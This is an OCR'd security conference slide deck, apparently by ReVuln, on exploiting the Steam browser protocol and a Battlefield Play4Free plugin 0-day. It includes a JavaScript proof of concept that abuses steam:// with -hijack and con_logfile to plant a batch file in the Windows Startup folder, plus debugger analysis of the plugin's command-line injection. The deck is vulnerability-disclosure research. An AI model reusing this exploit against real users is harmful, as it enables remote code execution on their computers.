
Welcome to the Real World

- **Current status** of the Steam Browser Protocol security



TEST ALL THE REMAINING GAMES AVAILABLE ON STEAM
~ 2000 left :]

Welcome to the Real World



Steam - **Intro**

Steam - **Demo**

New 0-days – **Demo**

Welcome to the Real World

- DEMO Time :]

- Details on how to bypass some limitations

- Demo includes:
  - Detailed description of the issues
  - How to exploit the issues
  - Proof-of-Concept exploits

Targets=???

Valve Steam


pwn#1

Valve Steam

- **Bypassing browser limitations for URI handlers:**
  - Most common is a limited amount of chars for the link
  - To bypass one can concatenate several commands via **javascript**
- **Bypassing multiple-instances checks:**
  - Several games don't allow you to run multiple instances
  - To bypass this limitation an attacker can abuse game-specific commands
  - Like the one we used in our PoC:
    - **-hijack** (commands available in Team Fortress 2)
    - **Inject arbitrary commands into a game already running**

Valve Steam

- **-hijack in action…**
  - take control of an existing instance of the game, if any, instead of complaining about an instance already running.



```
<html>
<body>
<script type="text/javascript">

function do1() {
    window.location='steam://run/440// -hijack -dev';
}

function do2() {
    window.location='steam://run/440// -hijack %2bcon_logfile
    "%5cDocuments and Settings%5cAdministrator%5cStart
    Menu%5cPrograms%5cStartup%5cx.bat"';
}

function do3() {
    window.location='steam://run/440// -hijack %2becho calc %2bquit';
}

setTimeout("do1()", 0);
setTimeout("do2()", 20000);
setTimeout("do3()", 22000);

</script>
</body>
</html>
```

Valve Steam
DEMO

Battlefield Play4Free


0-day :: pwn#2

0-DAY

EA Battlefield (Play4Free) [0-day]

- **A free-to-play game by EA**
- Available since 2011
- **Thousands of players**
- **“web-based”** game..

EA Battlefield (Play4Free) [0-day]



Play Now - Battlefield Play4Free - Free FPS Online Action! - Mozilla Firefox

https://battlefield.play4free.com/en/playnow

Firefox prevented this site (battlefield.play4free.com) from asking you to install software on your computer.


INSTALL BROWSER EXTENSION

Firefox prevented this site (battlefield.play4free.com) from asking you to install software on your computer.

Game install..

EA Battlefield (Play4Free) [0-day]

- The game is composed of **three components**:




```
⊟ firefox.exe                  684
  ⊟ plugin-container.exe      2564
    ⊟ BP4FUpdater.exe         2708
        BFP4f.exe             3380   36.26
```

- We need to **understand the interactions** among these components...

EA Battlefield (Play4Free) [0-day]


- **Battlefield Heroes** and **Battlefield Play4Free** share the same architecture



Browser plugin → Game updater → Game

1] The **Browser Plugin** exports the following method to the **browsers**:

- **Start(** bstrCmdLine, bstrDotnetfxUrl **);**




ITypeLib Viewer
ile
View
Help
PatcherLauncherAxLib (PatcherLauncherAx 1.0 Type Library)
coclass LauncherControl
dispinterface ILauncherControl
Methods
Start
GetVersion
SetupEmbedding
Inherited Interfaces
interface ILauncherControl
eady

```
[id(0x00000001), helpstring("method Start")] void Start(
                [in] BSTR bstrCmdLine,
                [in] BSTR bstrDotnetfxUrl);
```

bStrCmdLine


EA Battlefield (Play4Free) [0-day]

- **Battlefield Heroes** and **Battlefield Play4Free** share the same architecture


Browser plugin
Game updater
Game

2] When **Start** is called the **Browser Plugin** executes the following code:

- ➢ **CreateProcessW**("B*Updater.exe %bstrCmdLine% -host %website%");
  - ➢ The **%website%** is checked against a whitelist


OllyDbg - plugin-container.exe - [CPU - thread 6. (00000AA0), module npBP4FUpdater]


```
01566CD4  .   8D8D 6CFBFFFF LEA ECX,[LOCAL.293]
01566CDA  .   E8 1559FEFF   CALL 0154C5F4
01566CDF  >   8BF4          MOV ESI,ESP
01566CE1  .   8D45 94       LEA EAX,[LOCAL.27]
01566CE4  .   50            PUSH EAX                                ┌pProcessInformation => OFFSET LOCAL
01566CE5  .   8D4D AC       LEA ECX,[LOCAL.21]                      │
01566CE8  .   51            PUSH ECX                                │pStartupInfo => OFFSET LOCAL.21
01566CE9  .   6A 00         PUSH 0                                  │CurrentDirectory = NULL
01566CEB  .   6A 00         PUSH 0                                  │pEnvironment = NULL
01566CED  .   6A 00         PUSH 0                                  │CreationFlags = 0
01566CEF  .   6A 00         PUSH 0                                  │InheritHandles = FALSE
01566CF1  .   6A 00         PUSH 0                                  │pThreadSecurity = NULL
01566CF3  .   6A 00         PUSH 0                                  │pProcessSecurity = NULL
01566CF5  .   8B95 F8FEFFFF MOV EDX,DWORD PTR SS:[LOCAL.66          │
01566CFB  .   52            PUSH EDX                                │CommandLine => [LOCAL.368]
01566CFC  .   6A 00         PUSH 0                                  │ApplicationName = NULL
01566CFE  .   FF15 5053600  CALL DWORD PTR DS:[<&KERNEL32.          └KERNEL32.CreateProcessW
01566D04  .   3BF4          CMP ESI,ESP
[01605350]=7C802336 (kernel32.CreateProcessW)
```

```
Registers (FPU)
EAX 0180F520
ECX 0180F538
EDX 018B8780
EBX 01840208
ESP 0180EE68
EBP 0180F58C
ESI 0180EE90
EDI 0180F580

EIP 01566CFE npBP4FUpdater.01566CFE

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 000000B7 ERROR_ALREADY_I

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE
```

ReVuln Ltd.

EA Battlefield (Play4Free) [0-day]

- **Battlefield Heroes** and **Battlefield Play4Free** share the same architecture


Browser plugin → Game updater → Game

